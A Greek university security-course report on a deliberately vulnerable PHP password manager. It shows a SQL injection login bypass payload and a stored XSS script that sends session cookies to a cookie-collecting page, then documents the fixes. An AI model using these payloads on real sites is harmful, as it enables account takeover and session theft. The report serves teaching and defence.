ΑΡΙΣΤΟΤΕΛΕΙΟ ΠΑΝΕΠΙΣΤΗΜΙΟ ΘΕΣΣΑΛΟΝΙΚΗΣ

ΤΜΗΜΑ: ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧ/ΚΩΝ & ΜΗΧ/ΚΩΝ Η/Υ
ΜΑΘΗΜΑ: ΑΣΦΑΛΕΙΑ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ
Διδακτικό έτος: 2025 -2026

Θέμα εργασίας: *Ανάδειξη προβλημάτων ασφάλειας σε δικτυακή εφαρμογή αποθήκευσης κωδικών πρόσβασης (password manager) και αντιμετώπισή τους.*

Ονοματεπώνυμο: Γεώργιος Τσαντίκης
ΑΕΜ: 10722
E-mail: tsangeor@ece.auth.gr

ΠΕΡΙΕΧΟΜΕΝΑ

ΚΑΤΑΛΟΓΟΣ ΕΙΚΟΝΩΝ

Εισαγωγή

Η ασφάλεια των διαδικτυακών εφαρμογών (Web Application Security) αποτελεί έναν από τους κρισιμότερους πυλώνες της σύγχρονης πληροφορικής, καθώς η διαρροή ευαίσθητων δεδομένων μπορεί να επιφέρει καταστροφικές συνέπειες για χρήστες και οργανισμούς. Στο πλαίσιο του μαθήματος «*Ασφάλεια Πληροφοριακών Συστημάτων*», η παρούσα εργασία πραγματεύεται την ανάλυση ασφάλειας και τη θωράκιση μιας ευάλωτης διαδικτυακής εφαρμογής διαχείρισης κωδικών πρόσβασης (Password Manager), με την ονομασία **"*Passman*"**.

Σκοπός της εργασίας είναι η πρακτική εφαρμογή τεχνικών επιθετικής (Offensive) και αμυντικής (Defensive) ασφάλειας. Η εφαρμογή, η οποία είναι υλοποιημένη σε γλώσσα ***PHP*** και χρησιμοποιεί βάση δεδομένων ***MySQL***, σχεδιάστηκε σκόπιμα με σοβαρά κενά ασφαλείας, προσομοιώνοντας πραγματικά σενάρια κακού σχεδιασμού λογισμικού.

Η μεθοδολογία που ακολουθήθηκε χωρίζεται σε δύο διακριτές φάσεις:

1. **Φάση Ανάλυσης και Εκμετάλλευσης (Vulnerability Assessment & Exploitation):** Αρχικά, πραγματοποιήθηκε έλεγχος του πηγαίου κώδικα και της λειτουργικότητας της εφαρμογής για τον εντοπισμό ευπαθειών. Εντοπίστηκαν και τεκμηριώθηκαν τρία βασικά προβλήματα:
    - Ευπάθεια **SQL Injection (SQLi)** στη διαδικασία αυθεντικοποίησης.
    - Ευπάθεια **Stored Cross-Site Scripting (XSS)** στο σύστημα σημειώσεων.
    - **Μη ασφαλής αποθήκευση κωδικών** (Cleartext Storage) στη βάση δεδομένων.

    Για κάθε ευπάθεια, εκτελέστηκαν επιτυχημένες επιθέσεις για την απόδειξη του κινδύνου (Proof of Concept), με χρήση εργαλείων όπως το **XAMPP** (για τη φιλοξενία της εφαρμογής) και το **HeidiSQL** (για τη διαχείριση της βάσης).
2. **Φάση Αντιμετώπισης και Υλοποίηση Λύσεων (Remediation):** Στη δεύτερη φάση, πραγματοποιήθηκαν διορθωτικές παρεμβάσεις στον κώδικα της εφαρμογής. Εφαρμόστηκαν σύγχρονα πρότυπα ασφαλείας, όπως η χρήση **Prepared Statements** για την αποτροπή SQL Injection, η εφαρμογή κρυπτογραφικών συναρτήσεων **Hashing (SHA-256)** και **Salting** για τους κωδικούς χρηστών, η **συμμετρική κρυπτογράφηση (AES-256)** για τα ευαίσθητα δεδομένα και η **εξυγίανση εξόδου (Output Encoding)** για την προστασία από XSS.

Η παρούσα αναφορά παρουσιάζει αναλυτικά τα ευρήματα, τα σενάρια επίθεσης με τα αντίστοιχα αποδεικτικά στοιχεία (στιγμιότυπα οθόνης), καθώς και τον διορθωμένο κώδικα που καθιστά την εφαρμογή ασφαλή.

Κεφάλαιο 1: SQL Injection (SQLi)

1.1. Περιγραφή Προβλήματος (Vulnerability Description)

Ευπάθεια**: SQL Injection**.
Τοποθεσία**:** Σελίδα εισόδου $\boldsymbol{login.php}$ (Φόρμα εισαγωγής σημειώσεων).

Η εφαρμογή παρουσιάζει ευπάθεια SQL Injection στη σελίδα εισόδου ($login.php$). Συγκεκριμένα, ο μηχανισμός αυθεντικοποίησης κατασκευάζει το ερώτημα (query) προς τη βάση δεδομένων συνενώνοντας απευθείας (string concatenation) τα δεδομένα που εισάγει ο χρήστης, χωρίς προηγούμενο έλεγχο ή εξυγίανση (sanitization).

Όπως φαίνεται στον κώδικα του $login.php$, το ερώτημα σχηματίζεται ως εξής:

$$\$sql\_query = "SELECT * FROM\ login\_users\ WHERE\ username = '\{\$username\}'\ AND\ password = '\{\$password\}';";$$

1.2. Σενάριο Εκμετάλλευσης (Exploitation Scenario)

Για την εκμετάλλευση της ευπάθειας και την παράκαμψη της αυθεντικοποίησης (Authentication Bypass), ακολουθήθηκε η εξής διαδικασία:

i. Ο επιτιθέμενος πλοηγείται στη σελίδα εισόδου $login.php$.
ii. Στο πεδίο **Username** βάζεις: xxx' OR 1=1; -- ' όπως φαίνεται στο $Figure\ 1$ (στιγμιότυπο οθόνης):



Figure 1: Η φόρμα εισόδου με το payload της επίθεσης SQL Injection.

iii. Στο πεδίο **Password**, εισάγεται τυχαίο κείμενο (π.χ. xxx), καθώς δεν ελέγχεται λόγω του συμβόλου: -- (παύλα, παύλα, κενό), το οποίο εισάγει σχόλιο στην SQL.

Με την εισαγωγή της παραπάνω τιμής, το ερώτημα SQL που εκτελείται στη βάση μετατρέπεται σε:

$$SELECT * FROM\ login\_users\ WHERE\ username = 'xxx'\ OR\ 1 = 1; -- '\ AND\ password = 'xxx';$$

Η συνθήκη $1 = 1$ είναι πάντα **αληθής (TRUE)**. Επειδή χρησιμοποιείται ο τελεστής OR, ολόκληρη η συνθήκη $WHERE$ αξιολογείται ως αληθής, ανεξάρτητα από το αν το $password$ είναι σωστό ή λάθος, καθώς μπαίνει σε σχόλιο. Η βάση δεδομένων επιστρέφει την πρώτη εγγραφή που βρίσκει στον πίνακα login_users, επιτρέποντας την είσοδο ως χρήστης u1.

Όπως φαίνεται στο $Figure\ 2$, η εφαρμογή μας ανακατευθύνει επιτυχώς στο Dashboard, όπου αποκτούμε πρόσβαση σε ευαίσθητα προσωπικά δεδομένα. Συγκεκριμένα, εμφανίζονται τα αποθηκευμένα διαπιστευτήρια (credentials) για την ιστοσελίδα $www.test.com$ με όνομα χρήστη $'tom'$ και κωδικό πρόσβασης $'tompass'$, τα οποία κανονικά θα ήταν προστατευμένα.



Figure 2: Η επιτυχής είσοδος στο σύστημα (Dashboard) ως χρήστης u1, χωρίς τη γνώση του κωδικού πρόσβασης.

Κεφάλαιο 2: Cross-Site Scripting (XSS) & Session Hijacking

2.1. Περιγραφή Προβλήματος

Ευπάθεια: **Stored Cross-Site Scripting** (XSS).
Τοποθεσία: Σελίδα $\boldsymbol{notes.php}$ (Φόρμα εισαγωγής σημειώσεων).

Η εφαρμογή επιτρέπει στους πιστοποιημένους χρήστες να εισάγουν σημειώσεις, οι οποίες αποθηκεύονται στη βάση δεδομένων και προβάλλονται σε όλους τους χρήστες της εφαρμογής.

Ελέγχοντας τον πηγαίο κώδικα του αρχείου $notes.php$, διαπιστώθηκε ότι τα δεδομένα που ανακτώνται από τη βάση δεδομένων εμφανίζονται απευθείας στον browser χωρίς καμία επεξεργασία ή κωδικοποίηση (sanitization/encoding).

Συγκεκριμένα, η εντολή PHP:

$$echo\ "<div\ class='note-content'>".\$row["note"]."</div>";$$

επιτρέπει την εκτέλεση κώδικα HTML και JavaScript που έχει εισαχθεί από κακόβουλο χρήστη. Αυτό καθιστά δυνατή την επίθεση τύπου Stored XSS, όπου το κακόβουλο script αποθηκεύεται μόνιμα στη βάση και εκτελείται αυτόματα στον browser κάθε χρήστη (θύματος) που επισκέπτεται τη σελίδα.

2.2. Σενάριο Εκμετάλλευσης

Για την απόδειξη της ευπάθειας (Proof of Concept), υλοποιήθηκε σενάριο υποκλοπής συνόδου (Session Hijacking) με χρήση δύο διαφορετικών λογαριασμών: του επιτιθέμενου ($u1$) και του θύματος ($user2$).

i. <u>Εισαγωγή Κακόβουλου Κώδικα (Injection)</u>
   Ο επιτιθέμενος ($u1$) συνδέεται στην εφαρμογή και μεταβαίνει στη σελίδα $notes.php$. Στο πεδίο κειμένου εισάγει το εξής payload:

$$<script>window.location.href="http://localhost/passman/xss/getcookie.php?v="+document.cookie;</script>$$

   Με την υποβολή, το script αποθηκεύεται στη βάση δεδομένων.



Figure 3: Το payload που εισάγει ο κακόβουλος χρήστης u1

ii. Παγίδευση του Θύματος

Ο χρήστης-θύμα ($user2$) συνδέεται στην εφαρμογή και επισκέπτεται τη σελίδα των ανακοινώσεων ($notes.php$). Καθώς η σελίδα φορτώνει, το αποθηκευμένο script του επιτιθέμενου εκτελείται αυτόματα στον browser του θύματος. Το script διαβάζει το Session Cookie ($document.cookie$) του $user2$ και το αποστέλλει στον server του επιτιθέμενου (αρχείο $getcookie.php$).



Figure 4: Το cookie του user2 εκλάπη επιτυχώς

iii. Υποκλοπή και Πλαστοπροσωπία (Hijacking)

Ο επιτιθέμενος ελέγχει το αρχείο καταγραφής $stolencookies.txt$ (ή μέσω του $listcookies.php$), όπου εντοπίζει το Session ID του θύματος (το τελευταίο της λίστας).



Figure 5: Τα αρχεία stolencookies.txt και listcookies.php με τα αποθηκευμένα Session IDs

Χρησιμοποιώντας το εργαλείο $usecookie.php$, ο επιτιθέμενος θέτει στον δικό του browser το κλεμμένο Session ID (*PHPSESSID=1281k560cgghhjvfuos78v2kmj*) πατώντας το HTML link. Πλοηγούμενος στο $dashboard.php$, αποκτά πλήρη πρόσβαση στον λογαριασμό του user2 χωρίς να γνωρίζει τον κωδικό πρόσβασης.



Figure 6: Το αρχείο usecookie.php, μέσω του οποίου δίνεται άμεση πρόσβαση στο dashboard.php



Figure 7: Ο επιτιθέμενος συνδέθηκε ως user2 χωρίς να βάλει κωδικό.

Κεφάλαιο 3: Μη Ασφαλής Αποθήκευση Κωδικών

3.1. Περιγραφή Προβλήματος

Ευπάθεια**:** Αποθήκευση συνθηματικών/κωδικών σε απλή μορφή (**Cleartext Storage of Sensitive Information**).
Τοποθεσία**: Βάση Δεδομένων** pwd_mgr, πίνακες login_users και websites.

Κατά την ανάλυση του κώδικα εγγραφής χρηστών ($register.php$) και διαχείρισης κωδικών ($dashboard.php$), διαπιστώθηκε ότι η εφαρμογή δεν εφαρμόζει καμία κρυπτογραφική μέθοδο (όπως Hashing ή Encryption) πριν την αποθήκευση των δεδομένων στη βάση. Η αποθήκευση κωδικών σε απλή μορφή καθιστά τα δεδομένα εξαιρετικά ευάλωτα σε περίπτωση που παραβιαστεί η βάση δεδομένων.

Πιο συγκεκριμένα:

- **Κωδικοί Εισόδου Χρηστών:** Στο αρχείο $register.php$, ο κωδικός πρόσβασης του χρήστη αποθηκεύεται αυτούσιος στη βάση με την εντολή:
  $INSERT\ INTO\ login\_users \ldots VALUES\ ('\{\$new\_username\}', '\{\$new\_password\}')$;
- **Αποθηκευμένοι Κωδικοί Ιστοσελίδων:** Στο αρχείο $dashboard.php$, οι κωδικοί τρίτων ιστοσελίδων που αποθηκεύει ο χρήστης καταχωρούνται επίσης ως απλό κείμενο στον πίνακα websites.

Αυτό παραβιάζει τη θεμελιώδη αρχή της **Εμπιστευτικότητας** (Confidentiality) και της **Άμυνας σε Βάθος** (Defense in Depth).

3.2. Σενάριο Εκμετάλλευσης

Υποθέτουμε το σενάριο όπου ένας επιτιθέμενος αποκτά πρόσβαση στη βάση δεδομένων (π.χ. μέσω της ευπάθειας SQL Injection που περιγράφηκε στο Κεφάλαιο 1, ή μέσω εσωτερικής πρόσβασης/insider threat).

Το αποτέλεσμα, εφόσον δεν υπάρχει κρυπτογράφηση, είναι ο επιτιθέμενος να μπορεί να διαβάσει άμεσα:

- Όλους τους κωδικούς εισόδου των χρηστών της εφαρμογής Passman.
- Όλους τους κωδικούς που οι χρήστες έχουν αποθηκεύσει για άλλες υπηρεσίες (π.χ. e-banking, social media).

Για την απόδειξη της ευπάθειας όπως φαίνεται στις παρακάτω εικόνες (στιγμιότυπα οθόνης από το εργαλείο διαχείρισης HeidiSQL), τα πεδία password στον πίνακα $login\_users$ και web_password στον πίνακα $websites$ είναι πλήρως αναγνώσιμα.

pwd_mgr.login_users: 1 rows total (exa Next

#	1 id	2 username	3 password
1	1	u1	p1

Figure 8: Τα φανέρα πεδία του πίνακα login_users της ΒΔ pwd_mgr

pwd_mgr.websites: 1 rows total (exac Next Show all Sorting Co

#	1 webid	2 login_user_id	3 web_url	4 web_username	5 web_password
1	1	1	www.test.com	tom	tompass

Figure 9:Τα φανέρα πεδία του πίνακα websites της ΒΔ pwd_mgr

Αυτό σημαίνει ότι η παραβίαση ενός σημείου (της βάσης) οδηγεί σε ολοκληρωτική απώλεια της ασφάλειας για όλους τους χρήστες.

Κεφάλαιο 4: Έλλειψη Κρυπτογράφησης Δικτύου (Cleartext HTTP Traffic)

4.1. Περιγραφή Προβλήματος

Ευπάθεια**:** Μη κρυπτογραφημένη μεταφορά δεδομένων (**Unencrypted Data Transmission**).
Πρωτόκολλο**: HTTP** (Port 80).

Κατά την ανάλυση της επικοινωνίας μεταξύ του πελάτη (Client/Browser) και του εξυπηρετητή (Server), διαπιστώθηκε ότι η εφαρμογή Passman δεν χρησιμοποιεί ασφαλές κανάλι επικοινωνίας (HTTPS/TLS). Όλα τα δεδομένα, συμπεριλαμβανομένων των ονομάτων χρηστών και των κωδικών πρόσβασης, μεταδίδονται ως απλό κείμενο (Cleartext) μέσω του πρωτοκόλλου HTTP.

4.2. Σενάριο Εκμετάλλευσης

Ένας κακόβουλος χρήστης που βρίσκεται στο ίδιο δίκτυο με το θύμα (π.χ. σε ένα δημόσιο Wi-Fi ή μέσω επίθεσης ARP Spoofing/Man-in-the-Middle), μπορεί να υποκλέψει την κίνηση του δικτύου.

Για την απόδειξη της ευπάθειας, χρησιμοποιήθηκε το εργαλείο ανάλυσης δικτυακών πακέτων **Wireshark**. Κατά τη διαδικασία εισόδου ενός χρήστη, καταγράφηκε το πακέτο POST που στάλθηκε στον server.

Όπως φαίνεται στην παρακάτω εικόνα, παρόλο που η φόρμα εισόδου στη σελίδα $http://localhost/passman/login.php$ κρύβει τον κωδικό με αστεράκια (****), το Wireshark αποκαλύπτει τα διαπιστευτήρια σε πλήρως αναγνώσιμη μορφή.



Figure 10: Υποκλοπή κωδικού πρόσβασης μέσω Wireshark λόγω χρήσης HTTP.

Αυτό αποδεικνύει ότι η ασφάλεια της βάσης δεδομένων (Hashing) δεν επαρκεί, καθώς ο κωδικός μπορεί να κλαπεί **πριν** φτάσει στον server.

Κεφάλαιο 5: Αντιμετώπιση και Υλοποίηση Λύσεων

Στο παρόν κεφάλαιο παρουσιάζονται οι τεχνικές παρεμβάσεις που πραγματοποιήθηκαν στον πηγαίο κώδικα και τη βάση δεδομένων της εφαρμογής, με στόχο την εξάλειψη των ευπαθειών που αναλύθηκαν στα προηγούμενα κεφάλαια.

5.1. Ασφάλεια Βάσης Δεδομένων και Αυθεντικοποίηση

Για την αντιμετώπιση της αποθήκευσης κωδικών σε απλή μορφή (**Cleartext Passwords**), προχωρήσαμε σε δομικές αλλαγές στη βάση δεδομένων και στον μηχανισμό εγγραφής χρηστών.

Τροποποιήσεις:

i. **Προσθήκη Salt:** Τροποποιήθηκε ο **πίνακας** $\boldsymbol{login\_users}$ στη βάση δεδομένων pwd_mgr, προσθέτοντας τη **στήλη** $\boldsymbol{salt}$ (τύπου VARCHAR 64). Το Salt είναι μια τυχαία μοναδική τιμή που παράγεται για κάθε χρήστη και διασφαλίζει ότι ακόμα και αν δύο χρήστες έχουν τον ίδιο κωδικό, το τελικό Hash θα είναι διαφορετικό.

ii. **Εφαρμογή Hashing:** Στο αρχείο $\boldsymbol{register.php}$ ενσωματώθηκε η συνάρτηση $getPasswordHash\_Hex$ (από το βοηθητικό αρχείο $test\_hash.php$). Αντικαταστάθηκε η απλή αποθήκευση (εντολή $INSERT$) με τη χρήση κρυπτογραφικής συνάρτησης κατακερματισμού ($hash('sha256', \ldots)$). Συνεπώς, δημιουργείται το Hash του κωδικού του χρήστη, το οποίο συνενώνεται με το Salt και το αποτέλεσμα αποθηκεύεται στη βάση.

iii. Στο αρχείο $\boldsymbol{login.php}$ τροποποιήθηκε η διαδικασία ελέγχου κωδικού. Πλέον, το script ανακτά το Salt από τη βάση, υπολογίζει ξανά το Hash του εισαγόμενου κωδικού και το συγκρίνει με το αποθηκευμένο Hash, αντί να συγκρίνει απλό κείμενο.

Όπως φαίνεται στην παρακάτω εικόνα, πλέον οι κωδικοί των νέων χρηστών (π.χ. $secure\_user$) είναι μη αναγνώσιμοι, ενισχύοντας την εμπιστευτικότητα των δεδομένων.

pwd_mgr.login_users: 3 rows total (ex | Next | Show all | Sorting (1) | Columns (4/4) | Filter

#	1 id	2 username	3 password	4 salt
1	5	secure_user	49620bd39a8f47244b833279c60391fc4696cce0...	5cfcab748f11ebae1d080d4259f25ae1434c837a...
2	1	u1	p1	
3	4	user2	pass2	

Figure 11: Ο πίνακας χρηστών login_users στη βάση δεδομένων pwd_mgr μετά την εφαρμογή Hashing (κρυπτογραφημένοι κωδικοί) και Salting

5.2. Προστασία από SQL Injection (SQLi)

Για την θωράκιση της σελίδας εισόδου ($login.php$) και εγγραφής ($register.php$) έναντι επιθέσεων SQL Injection, καταργήθηκε η δυναμική δημιουργία ερωτημάτων μέσω συνένωσης συμβολοσειρών (string concatenation).

Έτσι, λοιπόν, υιοθετήθηκε η χρήση **Prepared Statements** (Προετοιμασμένες Δηλώσεις). Με τη χρήση της μεθόδου $prepare()$ και της δέσμευσης παραμέτρων ($bind\_param()$), η βάση δεδομένων διαχωρίζει τον κώδικα SQL από τα δεδομένα εισόδου (username/password). Συνεπώς, ακόμα και αν ο χρήστης εισάγει ειδικούς χαρακτήρες (όπως xxx' OR 1=1; -- '), αυτοί αντιμετωπίζονται ως απλό κείμενο και όχι ως εντολές SQL.

Τροποποιήσεις:

i. Στο αρχείο $\boldsymbol{login.php}$ αντικαταστάθηκε η ευάλωτη εντολή $\$conn{-}{>}\,query(\ldots)$ με τη μέθοδο $\$stmt = \$conn{-}{>}\,prepare(\ldots)$ και η δέσμευση παραμέτρων με την $bind\_param("s",\ldots)$.
ii. Στο αρχείο $\boldsymbol{register.php}$ εφαρμόστηκε η ίδια λογική Prepared Statements τόσο κατά τον έλεγχο ύπαρξης του χρήστη ($SELECT$) όσο και κατά την εγγραφή του ($INSERT$).

Η αποτελεσματικότητα του μέτρου αποδεικνύεται στην παρακάτω εικόνα, όπου η απόπειρα SQL Injection αποτυγχάνει και το σύστημα επιστρέφει μήνυμα λάθους.



Figure 12: Αποτυχημένη απόπειρα SQL Injection μετά τη χρήση Prepared Statements.

5.3. Κρυπτογράφηση Ευαίσθητων Δεδομένων (Encryption)

Για την προστασία των κωδικών τρίτων ιστοσελίδων που αποθηκεύουν οι χρήστες στο $dashboard.php$, εφαρμόστηκε **συμμετρική κρυπτογράφηση**. Σε αντίθεση με το Hashing, εδώ απαιτείται αμφίδρομη διαδικασία (Κρυπτογράφηση/Αποκρυπτογράφηση) ώστε ο χρήστης να μπορεί να ανακτήσει τους κωδικούς του.

Τροποποιήσεις:

i. Στο αρχείο $\boldsymbol{dashboard.php}$ ενσωματώθηκαν οι συναρτήσεις **encryptData** και **decryptData** (από το $test\_encrypt.php$) που υλοποιούν τον αλγόριθμο **AES-256-GCM** μέσω της βιβλιοθήκης OpenSSL της PHP. Κατά την εισαγωγή νέου site ($INSERT$), ο κωδικός κρυπτογραφείται πριν αποθηκευτεί στον πίνακα $\boldsymbol{websites}$. Κατά την προβολή ($SELECT$), ο κωδικός αποκρυπτογραφείται "$on-the-fly$" πριν εμφανιστεί στον πίνακα HTML.

ii. Το κλειδί κρυπτογράφησης παράγεται δυναμικά κατά την είσοδο του χρήστη (αρχείο $\boldsymbol{login.php}$), χρησιμοποιώντας τον κωδικό πρόσβασής του και τον αλγόριθμο **PBKDF2**, και αποθηκεύεται προσωρινά στη μεταβλητή συνεδρίας $\$\_SESSION['secret\_key']$.

Πλέον, ακόμα και αν κάποιος αποκτήσει πρόσβαση στη βάση, δεν μπορεί να διαβάσει τα αποθηκευμένα διαπιστευτήρια χωρίς το κλειδί του χρήστη, καθώς τα δεδομένα αποθηκεύονται κρυπτογραφημένα στη βάση (πίνακας $websites$).

pwd_mgr.websites: 2 rows total (exac | Next | Show all | Sorting | Columns (5/5) | Filter

#	1 webid	2 login_user_id	3 web_url	4 web_username	5 web_password
1	1	1	www.test.com	tom	tompass
2	16	5	www.bank.com	mybank	2Aeo1vX2T2cJ3z54qG3e+RUE2jKz3ZwFl42bxAz...

Figure 13: Κρυπτογραφημένη αποθήκευση κωδικών στον πίνακα websites.

Figure 14: Προσθήκη εγγραφής στο Dashboard με χρήση του secure_user (ο κωδικός φαίνεται κανονικά επειδή το Dashboard τον αποκρυπτογραφεί).

5.4. Εξυγίανση Δεδομένων και Προστασία XSS

Για την αντιμετώπιση των επιθέσεων Stored Cross-Site Scripting (XSS) στη σελίδα των σημειώσεων ($notes.php$), εφαρμόστηκε έλεγχος εξόδου (**Output Encoding**).

Τροποποιήσεις:

i. Στο αρχείο $\boldsymbol{notes.php}$ εντοπίστηκαν τα σημεία όπου εμφανίζονται οι σημειώσεις ($echo\ \$row["note"]$) και το όνομα του χρήστη στον πίνακα HTML. Ο κώδικας τροποποιήθηκε ώστε να περνάει κάθε δεδομένο που προέρχεται από τη βάση και εμφανίζεται στον browser, από τη συνάρτηση:

$$htmlspecialchars(\$row["note"], ENT\_QUOTES, 'UTF-8')$$

Η συνάρτηση αυτή μετατρέπει τους ειδικούς χαρακτήρες της HTML (όπως $< script >$, ", ′) σε ασφαλείς οντότητες HTML ($\< script \>$).

Ως αποτέλεσμα, οποιοσδήποτε κακόβουλος κώδικας JavaScript εισαχθεί στις σημειώσεις, εμφανίζεται ως απλό κείμενο στην οθόνη και δεν εκτελείται από τον browser, αποτρέποντας την υποκλοπή cookies.

